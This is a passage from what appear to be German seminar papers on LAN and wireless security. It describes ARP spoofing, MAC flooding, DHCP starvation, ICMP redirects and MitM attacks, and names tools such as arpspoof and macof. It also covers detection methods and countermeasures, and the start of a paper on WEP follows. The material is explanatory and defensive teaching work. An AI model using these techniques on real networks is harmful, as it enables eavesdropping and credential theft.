- Latenz des Angreifers: Ist auf einem Computersystem ein Sniffing-Programm installiert, so wird dieses durch die Analyse des Netzwerkverkehrs und den damit verbundenen Rechenaufwand eventuell langsamer auf Anfragen aus dem Netzwerk reagieren. Misst man die Reaktionszeit der angeschlossenen Teilnehmer von einem einzelnen Rechner aus, z.B. unter Verwendung des IMCP-Protokolls, so kann man aus einer Korrelation von Netzwerklast und Latenz eines Teilnehmers auf den Einsatz eines Sniffing-Programmes schließen [Russ02].

- Fehlerhafte Software: Bei Fehlern in der Implementierung von Treibern und Netzwerkstacks kann man diese teilweise ausnutzen, um zu erkennen, ob ein Host im promiscuous mode arbeitet. So beschreibt [Russ02], Seite 398f, den Fall eines Ethernet-Treibers, der auf die Überprüfung der MAC-Adresse verzichtete, wenn die Karte im promiscuous mode betrieben wurde. Sendete man ein ICMP echo-request mit der IP-Adresse des Rechners und einer MAC-Adresse, die sich von seiner eigenen unterschied, ins Netzwerk, antwortete der Rechner darauf mit einem echo-reply und man konnte darauf schließen, dass die Netzwerkkarte im promiscuous mode betrieben wurde.

5.3 Switches

Alle zuvor beschriebenen Probleme treten auf, weil jeder angeschlossene Rechner alle Daten in einem Netzwerk empfangen kann und das Filtern der Daten durch die Netzwerkadapter übernommen wird. Dadurch ist es für einen Angreifer sehr einfach, auf die Daten, die andere Teilnehmer austauschen, zuzugreifen. Einen Ausweg aus diesem Dilemma scheinen Switches zu bieten. Sie verhalten sich im Wesentlichen wie Hubs mit dem Unterschied, zu wissen, welcher Rechner an welchem ihrer Ports angeschlossen ist. So werden einem Rechner neben arp-request Paketen nur noch Pakete weitergeleitet, die auch für ihn bestimmt sind. Ein Switch besitzt für diesen Zweck eine Tabelle, in der für jeden Port gespeichert wird, welche MAC-Adressen über diesen Port erreichbar sind. Eine typische Größe für eine solche Tabelle sind z.B. $2^{13} = 8192$ Einträge bei Switches mit 16 Ports, die Größe variiert jedoch zwischen verschiedenen Herstellern und Modellen. Bei kaskadierten Switches werden vom Switch alle über einen Port erreichbaren Adressen in dieser Tabelle gespeichert [Pack].

5.3.1 Cache Poisoning und ARP Spoofing

Geht man von der korrekten Funktionsweise eines Switches aus, eliminiert er die Möglichkeiten, Daten mitzulesen, die nicht an die eigene Adresse geschickt werden. Deshalb ist es für einen Angreifer nötig, dass alle Pakete, die mitgelesen werden sollen, an ihn selbst adressiert sind.

Die MAC-Adresse des Zielrechners zu einer bestimmen IP-Adresse speichert jeder Teilnehmer in einer lokalen MAC-Adresstabelle. Einen Angriff, bei dem die MAC-Tabelle eines entfernten Rechners bewusst mit falschen Informationen infiziert wird, nennt man Cache Poisoning Attack. Um dem Rest des Netzwerkes vorzutäuschen, dass eine fremde IP-Adresse unter der eigenen MAC-Adresse zu erreichen ist, gibt es zwei Möglichkeiten:

- Das Beantworten fremder Anfragen: Immer wenn ein Rechner im Netzwerk nach der Ziel-IP-Adresse fragt, antwortet der Angreifer mit seiner MAC-Adresse. Das muss so schnell erfolgen, dass die gültige Antwort des rechtmäßigen Inhabers der IP-Adresse verworfen wird. Durch diese Bedingung einer sehr schnellen Antwort ist ein solcher Angriff sehr schwer durchzuführen. Außerdem besitzt das ARP-Protokoll eine Schwachstelle, die kein zeitnahes Antworten auf arp-request Pakete erfordert.

- Die Schwachstelle im ARP-Protokoll: Um die Verwaltung von Netzwerken zu vereinfachen, besteht die Möglichkeit, dass Teilnehmer ihre MAC-Adresse initiativ im Netzwerk versenden und alle angeschlossenen Rechner ihre MAC-Tabelle aktualisieren. Dieses Verfahren wird *gratious ARP* genannt, es findet zum Beispiel Anwendung bei mobilen Netzwerkgeräten, die so beim Übergang von einem Netzwerk in ein anderes für sie bestimmte Daten an einen Stellvertreter im alten Netzwerk umleiten können, ohne dass bestehende Verbindungen hierdurch beeinträchtigt werden. Ein Angreifer fälscht nun ein solches Paket und erreicht so, dass sein Opfer zunächst die falsche MAC-Adresse in seine MAC-Tabelle übernimmt und anschließend Ethernetpakete an den Angreifer adressiert. Dieser überträgt seine MAC-Adresse in regelmäßigen Abständen neu, so dass der Eintrag in der MAC-Tabelle des Opfers stets aktuell ist und das Opfer selbst keine Anfrage an das Netzwerk richten wird. Bei dem ARP-Paket, das hier zum Einsatz kommt, handelt es sich um ein gewöhnliches arp-reply, wodurch gratious ARP nur durch zustandsbehaftete Paketfilter zu verhindern ist. Eine detaillierte Beschreibung der Möglichkeiten und ein Programm, um diese zu überprüfen bietet das Programm *arpspoof* aus dem *dsniff*-Paket [Song].

5.3.2 Mac Address Flooding

Eine weitere Schwachstelle der Switches stellen ihre endlichen MAC-Tabellen dar. Wenn ein Switch für eine MAC-Adresse keinen Eintrag in seiner MAC-Tabelle findet, wird er das Paket an alle angeschlossenen Stationen übertragen. Anschließend analysiert er die Antworten und erfährt so, über welchen Port der Adressat zu erreichen ist. Ist die MAC-Tabelle des Switches bereits voll, so werden alte Einträge verdrängt und durch den neuen Eintrag überschrieben. Ein Angreifer kann Daten empfangen, die nicht für ihn bestimmt sind, wenn es ihm gelingt, die MAC-Tabellen des Switches mit falschen Informationen zum Überlaufen zu bringen. Das erreicht er, in dem er eine große Anzahl Pakete an den Switch schickt, die er allesamt selbst beantwortet. Durch unterschiedliche Absender-MAC-Adressen läuft irgendwann die MAC-Tabelle des Switches über und gültige Einträge werden verdrängt. Danach wird der Switch Pakete anderer Teilnehmer auf der Suche nach deren MAC-Adresse auch an den Angreifer weiterleiten. Ein Programm, das diese Aufgabe übernehmen kann ist *macof*, das sich ebenfalls im *dsniff*-Paket befindet [Song].

5.3.3 Detektionsmöglichkeiten: ARPwatch und ARP-Traffic-Analyse

Wenn der Angreifer beide Enden einer Verbindung gleichzeitig attackiert, kann er den gesamten Netzverkehr zwischen den beiden Opfern über seinen eigenen Rechner umleiten. Somit kann er auf einfache Art und Weise mithören und auch spezielle Arten von weiterführenden Angriffen ausführen.

Neben den bereits zuvor beschriebenen Möglichkeiten, ein solches Mithören zu detektieren, bieten sowohl der Angriff als auch die anschließende Umleitung des Netzwerkverkehrs weitere Aspekte, an Hand derer man den Angriff erkennen kann. Vor allem der erhöhte und ungewöhnliche ARP-Verkehr während der Angriffsphase wird hierbei analysiert und dient als Indiz für einen solchen Angriff [CaGo03].

5.3.4 Detektion während eines Angriffs

Um den Angriff zu erkennen, kann man das Netzwerk auf eine übermäßig hohe Anzahl von arp-replys überwachen. Außerdem kann man das Verhältnis zwischen arp-requests und arp-replys zu Rate ziehen. Sollte die Menge der Antworten die der Anfragen überschreiten, findet möglicherweise ein ARP-Spoofing Angriff statt. Siehe [CaGo03].

5.3.5 Wenn der Angriff erfolgreich war

War der Angriff erfolgreich, so existieren im Wesentlichen zwei Möglichkeiten der Detektion:

1. Überwachung der ARP-Tabelle: Mit einer speziellen Software wie z.B. *arpwatch* [Grou] kann man die Veränderungen an der MAC-Tabelle detektieren und einen Alarm auslösen.

2. Überwachung der Latenz: Zusätzlich zu der bereits oben beschriebenen Möglichkeit, die Reaktionszeit einzelner Rechner von einem zentralen Punkt aus zu messen, wird durch die gleichzeitige Attacke von zwei Rechnern und der damit verbundenen Umlenkung des Netzwerkverkehrs, auch die Übertragungsdauer von Datenpaketen zwischen den beiden Opfern erhöht. Überwacht ein Teilnehmer die Reaktionszeiten seiner Kommunikationspartner, kann er bei einer Erhöhung dieser vermuten, dass der Datenverkehr über einen dritten Rechner umgeleitet wird [Russ02].

5.4 Weitere Gegenmaßnahmen bei der Verwendung von Switches

5.4.1 Der intelligente Switch

Um den Gefahren eines Angriffes durch Vortäuschen und Umlenken von MAC-Adressen vorzubeugen, wurden unter Anderem von Cisco [Ou07], 3Com [3Com], Hewlett Packard [Pack] sowie von weiteren namhaften Herstellern im Bereich Netzwerkinfrastruktur in Zusammenarbeit mit dem IEEE Technologien entwickelt, mit denen man einzelne Ports eines Switches genauer konfigurieren und so zum Beispiel die maximale Anzahl von MAC-Adressen pro Port beschränken kann. Ebenso bieten diese Switches Möglichkeiten der Authentifizierung auf Schicht 2 (Engl: Layer 2 Authentification) nach dem IEEE-Standard 802.1X [Tony04], bei denen erst dann Daten gesendet und empfangen werden können, wenn sich der Teilnehmer zuvor am Switch angemeldet hat. Der Anwender verwendet zur Authentifizierung ein Hilfsprogramm (Engl: supplicant), der Switch wiederum leitet die Authentifizierungsdaten an einen speziell hierfür konfigurierten Server weiter, der in der Regel die Authentifizierungssoftware *radius* („Remote Authentication Dial In User Service“) ausführt und die Authentizität des Benutzers überprüft. Anschließend erhält der Benutzer vom Switch Zugang zum lokalen Netzwerk [Stra04]. Authentifizierung nach Standard 802.1X kann ebenso zum Schutz von Drahtlosnetzwerken verwendet werden.

Darüber hinaus gibt es Bestrebungen, durch eine Integration der oben erwähnten Erkennungsmaßnahmen in die Firmware von Switches, diese eigenständig erkennen zu lassen, ob ein Angriff stattfindet [CaGo03].

5.4.2 Stateful ARP

Um das Einbringen falscher Information in die MAC-Tabelle eines Opfers zu verhindern, besteht die Möglichkeit, zustandsbehaftetes ARP (Engl: stateful ARP) zu implementieren [CaGo03]. Hierbei werden nur Antworten (arp-reply) akzeptiert, für die zuvor eine Anfrage (arp-request) versendet wurde. Dadurch kann das Risiko eines erfolgreichen Angriffs verringert, jedoch nicht gänzlich ausgeschlossen werden, denn ein Angreifer kann durchaus im richtigen Moment eine gefälschte Antwort auf eine korrekte Anfrage schicken.

5.4.3 Promiscuous Mode verbieten

Wenn Computersysteme in virtuellen Umgebungen ausgeführt werden, kann man unter Umständen verhindern, dass ein Netzwerkadapter in den promiscuous mode geschaltet wird. VMware zum Beispiel gibt beim Versuch, mit einem virtuellen Angreifer Netzwerkverkehr mitzuhören, folgende Fehlermeldung aus:

```
The virtual machine's operating system has attempted to enable promiscuous
mode on adapter Ethernet0. This is not allowed for security reasons. Please
go to the Web page http://www.vmware.com/info?id=161 for help enabling
promiscuous mode in the virtual machine.
```

5.4.4 Eine aufwendige aber effektive Methode: Static ARP

Als eine der letzten Möglichkeiten bleibt die statische Zuweisung von MAC-Adressen zu IP-Adressen und somit die manuelle Verwaltung der MAC-Tabellen der beteiligten Rechner. Auf Grund des hohen Aufwandes und der geringen Flexibilität stellt dieses Verfahren nur dann eine Alternative zur dynamischen Verwaltung dar, wenn es sich um sicherheitskritische

Kerninfrastrukturen handelt, die aus wenigen Teilnehmern bestehen und deren Konfiguration sich zudem selten ändert. Allenfalls in unsicheren Umgebungen kann man die MAC-Adresse eines Gateways manuell eintragen, um somit die Sicherheit vor den oben beschriebenen Angriffen zu erhöhen [Russ02].

6 Folgen und Nutzen eines Angriffs

In diesem Abschnitt wird näher auf den Nutzen der oben beschrieben Methoden und Angriffe eingegangen. Das bloße Mithören kann zwar auch schon von eigenständigem Nutzen sein, jedoch wird ein Angreifer die aufgezeichneten Daten in der Regel weiter analysieren und für weitere Angriffe auf die Sicherheit eines Netzwerkes verwenden.

6.1 DoS

Als Denial-of-Service-Angriff bezeichnet man eine Attacke, die das Ziel verfolgt, die Erreichbarkeit eines Dienstes einzuschränken. Hierzu kann entweder die Kommunikation zum dienstgebenden Opfer gestört werden, oder das Opfer selbst gezwungen werden, den Dienst einzustellen. Um dies zu erreichen, wird zunächst durch Sniffing die Adresse des Teilnehmers ermittelt, der den Zieldienst ausführt. Anschließend werden durch Spoofing der MAC-Adresse analog zum in 5.3.1 beschriebenen Verfahren, die MAC-Tabellen der Dienstnehmer korrumpiert - Anfragen an den Dienstgeber können nicht mehr korrekt übertragen werden. Alternativ kann auch die MAC-Tabelle des dienstgebenden Rechners selbst infiziert werden, so dass Anfragen zwar korrekt übermittelt werden, jedoch keine Antworten mehr versendet werden können.

6.2 Vulnerabilität gebräuchlicher Protokolle

Hat man durch eine der oben beschriebenen Methoden Zugriff auf Netzwerkverkehr, kann man diesen zum Beispiel nach Zugangsdaten für verschiedene Dienste durchsuchen. Dies ist vor allem der Tatsache geschuldet, dass selbst heutzutage noch häufig Protokolle zum Einsatz kommen, die sensitive Informationen unverschlüsselt übertragen. Lohnende Angriffe sind deshalb vor allem auf folgende Protokolle erfolgversprechend, da hier in der Regel Benutzername und Passwort im Klartext übertragen werden:

- File Transfer Protocol (FTP) zur Übertragung von Dateien [PoRe85]
- Telnet zur Wartung und Steuerung von Rechnern via Netzwerkzugriff
- Hyper Text Transfer Protocol (HTTP) zur Übertragung von Webseiten [FGMF$^+$99]
- Post Office Protocol (POP) und Internet Mail Access Protocol (IMAP) zum Abrufen von eMail-Nachrichten [MyRo96, Cris03]

Es empfiehlt sich, zur Übertragung sensitiver Informationen auf diese Protokolle zu verzichten und stattdessen auf Alternativen zurückzugreifen, die eine Verschlüsselung der Daten anbieten.

6.3 MitM

Hat ein Angreifer erst – wie in 5.3.1 beschrieben – den Netzwerkverkehr zwischen zwei Teilnehmern über den eigenen Rechner umgeleitet, so kann er durch einen Man in the Middle Angriff auch höherliegende Schichten im ISO/OSI-Modell kompromittieren. Dies gelingt durch ein zweiseitiges Spoofing: Dem Client gegenüber wird die Identität des Servers angenommen und umgekehrt. Die Informationen, die hierfür benötigt werden, gewinnt ein Angreifer mitunter aus dem Datenverkehr selbst. So kann er sich z.B. gegenüber dem Server erst dann als Client ausgeben, nachdem er selbst das benötigte Passwort vom Client erhalten hat. Ein solcher Angriff bietet die Möglichkeit, auf Anwendungsebene Information zu lesen sowie zu verfälschen. Durch die Möglichkeit, den Datenverkehr inklusive des Verbindungsaufbaus zu analysieren und zu verändern bietet sich einem Angreifer insbesondere die Möglichkeit, Verschlüsselungsverfahren, die von Client und Server eingesetzt werden, zu umgehen. Hierbei wird der Angreifer eine verschlüsselte Verbindung jeweils zu Client und Server errichten. Zwischen den beiden Verbindungen wird er die mitgelesenen Daten einsehen können. Dieser Zusammenhang wird in Abbildung 4 veranschaulicht.




Abbildung 4: Entschlüsseln von Kommunikation bei einem MitM Angriff

Die Authentifizierung des Servers wird jedoch häufig mit Verfahren erfolgen, für die der Angreifer dem Client ein gefälschtes Sicherheitszertifikat präsentieren muss. Der Anwender kann dieses Zertifikat erkennen und einen weiteren Verbindungsaufbau ablehnen. Somit bedarf es der Unachtsamkeit und der aktiven Mithilfe des Opfers, um einen solchen Angriff auszuführen. Zu den Protokollen, die zwar Daten verschlüsseln aber auf diese Art und Weise kompromittiert werden können, zählen unter anderem:

- SSH / SFTP werden zum sicheren Übertragen von Dateien verwendet.
- HTTPS / IMAPS / POPS ersetzen die entsprechenden unverschlüsselten Protokolle, indem sie sie durch den Einsatz des Secure Socket Layer Protokolls (SSL) ergänzen.

Aus diesen Gründen ist es besonders wichtig, sorgfältig auf die Korrektheit von Sicherheitszertifikaten zu achten.

7 Weitere Angriffsmöglichkeiten

Die folgenden Angriffsmöglichkeiten stellen zumeist Kombinationen aus Sniffing und Spoofing sowie weiteren Techniken dar.

7.1 DHCP Starvation

Bei diesem Angriff wird versucht, alle Adressen, die ein DHCP-Server vergeben kann, zu reservieren. Anschließend beantwortet der Angreifer selbst alle DHCP-Anfragen aus dem Netzwerk, überträgt hierbei jedoch seine eigene IP-Adresse als Standardgateway und Nameserver. Anschließend kann er so den Verkehr des Netzwerkes umleiten und mithören bzw. weitere MitM Angriffe ausführen [Ou07].

Ein Angriff, bei dem der Angreifer als DNS-Server auftritt und so den Verkehr durch fingierte Antworten umleitet, heißt auch *DNS Spoofing Attack*.

7.2 ICMP Redirection

In Netzwerken kommt es durch ungünstige Konfigurationen mitunter zu Fehlentscheidungen bei der Wegewahl und dadurch zu Umwegen. Empfängt ein Teilnehmer A ein Paket, das nicht für ihn bestimmt ist, so ermittelt er an Hand der eigenen Routingtabelle den nächsten Rechner, an den das Paket übertragen werden soll. Stellt er hierbei fest, dass sich dieser im gleichen Netzwerksegment befindet, so kann er dem Absender mitteilen, seine Pakete in Zukunft direkt an den Gateway G zu schicken. Hierfür wird ein icmp-redirect Paket versendet, das die benötigte Information enthält und dem Absender mitteilt, seine eigene Routingtabelle zu ergänzen. Der prinzipielle Ablauf eines solchen Angriffes wird in Abbildung 5 verdeutlicht.

7.2.1 Beispiel

Im folgenden Beispiel teilt Rechner .14 seinem Nachbarn .16 mit, dass die IP-Adresse, die zum Host „google.de“ gehört, einfacher über den Gateway .1 zu erreichen ist.

```
12:38:18.008750 IP 192.168.1.14 > 192.168.1.16: ICMP redirect
        209.85.129.104 to host 192.168.1.1, length 92
```

ICMP-Redirect kann neben der Vermeidung von Umwegen in der Wegewahl auch zur Errichtung künstlicher Umleitungen eingesetzt werden. Somit kann ein Angreifer Datenverkehr über seine eigene Netzwerkschnittstelle umleiten.

7.3 IP Spoofing

Um im obigen Beispiel zum Ziel zu kommen ist es unter Umständen notwendig, die Absenderadresse des ursprünglichen Empfängers zu spoofen, weil z.B. Windows 2000 versucht, sich gegen diese Art von Angriff zu schützen, indem es icmp-redirect Pakete nur vom demjenigen Rechner annimmt, an den es das Paket laut seiner Routingtabelle gesendet hat [t0700]. Neben diesem einfachen Beispiel von IP Spoofing existieren weitere Anwendungsfälle, insbesondere dann, wenn auf die IP Adresse eines Rechners als Authentifizierungsmerkmal vertraut wird, was heute seltener der Fall ist als früher.




Abbildung 5: Paket 1 wird noch an B weitergeleitet, gleichzeitig wird A mit Paket 2 mitgeteilt, dass B direkt zu erreichen ist. Paket 3 wird anschließend direkt an B gesendet.

8 Fazit

Was bleibt also zu tun, um sich wirksam gegen Angriffe auf den unteren Netzwerkschichten abzusichern? Zunächst beschränken sich solche Angriffe in der Regel auf das lokale Netzwerk – hier sind Überwachungs und Schutzmechanismen zu implementieren. Je nach Art und Zweck des Netzwerkes bestehen verschiedene Möglichkeiten des Vorsorge:

- Sogenannte Carrier – Betreiber großer Netzwerke, deren alleinige Aufgabe der Datenaustausch und -transport ist – sowie Provider, die Internetzugänge bereitstellen, haben die Aufgabe, ihre Netzwerke vor derartigen Angriffen physisch zu schützen. Ein Angreifer darf keinerlei direkten, unberechtigten Zugriff auf fremde Daten erhalten. Vor allem bei Providern, deren Kunden mit Hilfe sogenannter Kabelmodem über TV-Kabel mit dem Providernetzwerk verbunden sind, werden in der Regel alle ARP-Requests eines Netzwerksegments von allen angeschlossenen Kunden empfangen [Grah00]. Dieses Verhalten lässt sich z.B. an einem Internetanschluss von KabelBW beobachten.

- Das lokale Netzwerk – Ressort des lokalen Netzwerkadministrators. Er sollte mit Angreifern im lokalen Netzwerk rechnen und kann durch die oben genannten Maßnahmen versuchen, einen erfolgreichen Angriff zu verhindern. Er sollte außerdem Methoden im-

plementieren, mit denen ein Angriff frühzeitig erkannt werden kann um rechtzeitig Gegenmaßnahmen ergreifen zu können. Hierzu gehören insbesondere das Mithören und die sorgfältige Analyse des Netzwerkverkehrs, z.B. mit einem Intrusion Detection System (IDS).

Zusätzlich gehört es jedoch auch zu den Pflichten der Netzverwaltung, die Anwender über mögliche Gefahren zu informieren und geeignete Schutzmechanismen wie Verschlüsselung auf Anwendungsebene vorzuschlagen und über die Gefahren solcher zu informieren.

- Als Anwender hat man die Möglichkeit, durch Verschlüsselung und Aufmerksamkeit beim Umgang mit dem Computer das Risiko einer Kompromittierung zu minimieren. Sind Daten verschlüsselt und möglicherweise noch digital signiert, so kann sich ein Benutzer zum einen der Identität der Gegenseite sicher sein, zum anderen kann ein Angreifer selbst mit Zugriff auf den kompletten Datenverkehr einer Sitzung nichts ausrichten. Wirkungsvolle Verschlüsselung schließt immer auch Sorgfalt der Anwender mit ein - akzeptiert ein Anwender zum Beispiel ein gefälschtes SSL-Zertifikat, kann er nicht weiter von einer gesicherten Kommunikation ausgehen. Hier liegt eine besondere Gefahr für die Sicherheit der Anwender: oft werden Warnungen und Informationen als unwichtig abgetan und „weggeklickt“.

Es ist sehr erstaunlich, dass heutzutage immer noch solch große Probleme mit der Netzsicherheit existieren, und diese zudem wenig Aufsehen erregen. Außerdem ist es bemerkenswert, dass von einem gemeinsamen Kabel in Ethernet-Netzwerken ein vielfaches an Sicherheitsrisiken ausgeht, als von Switchinglösungen.

Literatur

[3Com] 3Com. 3Com Switch 4500 Family Datasheet. http://www.3com.com/other/pdfs/products/en_US/400952.pdf.

[Abec07] K&D-Team (Prof. Abeck). Kommunikation und Datenhaltung - Vermittlung und Transport, SS 2007.

[CaGo03] M.A. Carnut und J.J.C. Gondim. ARP spoofing detection on switched ethernet networks: A feasibility study. *Proc. 5th Simpósio Segurança em Informática, San Jose*, November 2003.

[Cris03] M. Crispin. INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1. RFC 3501 (Proposed Standard), März 2003. Updated by RFCs 4466, 4469, 4551, 5032.

[DeHi98] S. Deering und R. Hinden. Internet Protocol, Version 6 (IPv6) Specification. RFC 2460 (Draft Standard), Dezember 1998.

[Drom97] R. Droms. Dynamic Host Configuration Protocol. RFC 2131 (Draft Standard), März 1997. Updated by RFCs 3396, 4361.

[FGMF+99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach und T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (Draft Standard), Juni 1999. Updated by RFC 2817.

[Grah00] Robert Graham. Sniffing (network wiretap, sniffer) FAQ. http://www.robertgraham.com/pubs/sniffing-faq.html (Kopie: http://newdata.box.sk/2001/jan/sniffing-faq.htm), Januar 2000.

[Grou] Lawrence Berkeley National Laboratory Network Research Group. Arpwatch. ftp://ftp.ee.lbl.gov/arpwatch.tar.gz.

[Mock87] P.V. Mockapetris. Domain names - implementation and specification. RFC 1035 (Standard), November 1987. Updated by RFCs 1101, 1183, 1348, 1876, 1982, 1995, 1996, 2065, 2136, 2181, 2137, 2308, 2535, 2845, 3425, 3658, 4033, 4034, 4035, 4343.

[MyRo96] J. Myers und M. Rose. Post Office Protocol - Version 3. RFC 1939 (Standard), Mai 1996. Updated by RFCs 1957, 2449.

[Ou07] George Ou. Essential lockdowns for Layer 2 switch security. http://articles.techrepublic.com.com/5100-1009_11-6154589.html, Januar 2007.

[Pack] Hewlett Packard. ProCurve Switch Datasheet. http://www.hp.com/rnd/pdfs/datasheets/ProCurve_Switch_5400zl_3500yl_Series.pdf.

[Plum82] D. Plummer. Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware. RFC 826 (Standard), November 1982.

[PoRe85] J. Postel und J. Reynolds. File Transfer Protocol. RFC 959 (Standard), Oktober 1985. Updated by RFCs 2228, 2640, 2773, 3659.

[Post81a] J. Postel. Internet Control Message Protocol. RFC 792 (Standard), September 1981. Updated by RFCs 950, 4884.

[Post81b] J. Postel. Internet Protocol. RFC 791 (Standard), September 1981. Updated by RFC 1349.

[Robe98] David D. Wilson Robert D. Love. Local and metropolitan area networks - Part 5: Token Ring access methods and physical layer specification. Technischer Bericht, IEEE, May 1998.

[Robe05] David J. Law et al Robert M. Grow. Local and metropolitan area networks - Part 3: CSMA/CD access methods and physical layer specifications. Technischer Bericht, IEEE, Dezember 2005.

[Russ02] Ryan Russell. *Die mitp-Hacker-Bibel*. mitp-Verl. 2. Auflage, 2002.

[Song] Dug Song. dsniff. http://monkey.org/ dugsong/dsniff/.

[Stra04] Lars Strand. 802.1X Port-Based Authentication HOWTO. http://tldp.org/HOWTO/8021X-HOWTO/index.html, August 2004.

[t0700] *TCP/IP core networking guide*. Microsoft Press. 2000.

[Tane03] Andrew S. Tanenbaum. *Computernetzwerke*. Pearson. 4. Auflage, 2003.

[Tony04] Dolors Sala Tony Jeffree, Paul Congdon. IEEE Standards for Local and metropolitan area networks - Port-Based Network Access Control. Technischer Bericht, IEEE, 2004.

Abbildungsverzeichnis

Wireless Security: WEP, WPA, 802.11i

Fedi El Arbi

WLAN-Netzwerke erfreuen sich steigender Popularität, da sie den Benutzern Flexibilität und Mobilität verleihen. Ein WLAN-Netz ist aber leichter anzugreifen als ein normales LAN, da es im Gegensatz zum normalen LAN örtlich schwer zu begrenzen ist, was zu der Definition von WLAN-spezifischen Sicherheitslösungen geführt hat. In dieser Arbeit werde ich das WLAN-Verschlüsselungsprotokoll WEP behandeln und seine Schwachstellen erklären. RC4, der von WEP benutzten Verschlüsselungsalgorithmus, wird auch behandelt und diskutiert. Manche WEP-orientierte direkte Schlüssel-Attacken werden vorgestellt. RSN und WPA, die in dem IEEE802.11i Standard spezifiziert wurden, werde ich als Nachfolger von WEP auch vorstellen und es wird erklärt, wie sie die Sicherheitsprobleme von WEP beseitigen. Die Zugriffskontrolle und IEEE802.1X werden behandelt, sowie die Schlüsselhierarchie und die Verschlüsselungsverfahren bei WPA und RSN.

1 Einleitung

Wireless LANs sind drahtlose Netzwerke, die in dem IEEE802.11 spezifiziert wurden. In diesen Netzen werden die Nachrichten per Funkwellen übertragen. Ein WLAN-Netzwerk hat 2 mögliche Organisationsmodi: im Infrastrukturmodus ist ein Access Point (AP) erforderlich. Er koordiniert die Nachrichtenübertragung zwischen sämtlichen Knoten im Netz. Im Ad-hoc-Modus sind die Knoten direkt miteinander verbunden und ein AP ist nicht erforderlich. Es wird hier nur der Infrastrukturmodus behandelt.

Da die Pakete per Funkwellen übertragen werden, kann sie jeder, der sich in der Reichweite des APs befindet, abfangen. Deswegen wurden Verschlüsselungsprotokolle definiert, um zu verhindern, dass die Pakete auch von unzugelassenen Geräten richtig interpretiert werden können. WEP ist eins von diesen Protokollen.

2 WEP

WEP steht für „Wired Equivalent Privacy“ und ist das von IEEE802.11 ursprünglich vorgesehene Verschlüsselungsprotokoll für WLAN-Netzwerke. Er gewährt dem drahtlosen Netz Schutz gegen Angriffe, indem die Pakete verschlüsselt werden. WEP hat folgende Vorteile:

- Es ist schwer, den WEP-Schlüssel mit Brute Force Angriffen herauszukriegen weil der Schlüssel genügend lang ist (40 oder 104 Bit).
- WEP ist selbstsynchronisierend.
- WEP ist effizient und Ressourcenschonend.

2.1 Authentifikation bei WEP

Um die Erlaubnis zu erhalten, im Netz Daten zu senden, muss ein mobiles Gerät sich vom AP authentifizieren lassen. Bei der Authentifikation geht es darum, die Identität der Geräte zu erfahren, die sich mit dem AP assoziieren wollen. In einem LAN hat jedes Gerät eine eindeutige MAC-Adresse, was als Signatur im Netz gilt. Nur wenn das Gerät erfolgreich authentifiziert wird, betrachtet der AP seine MAC-Adresse als richtig.

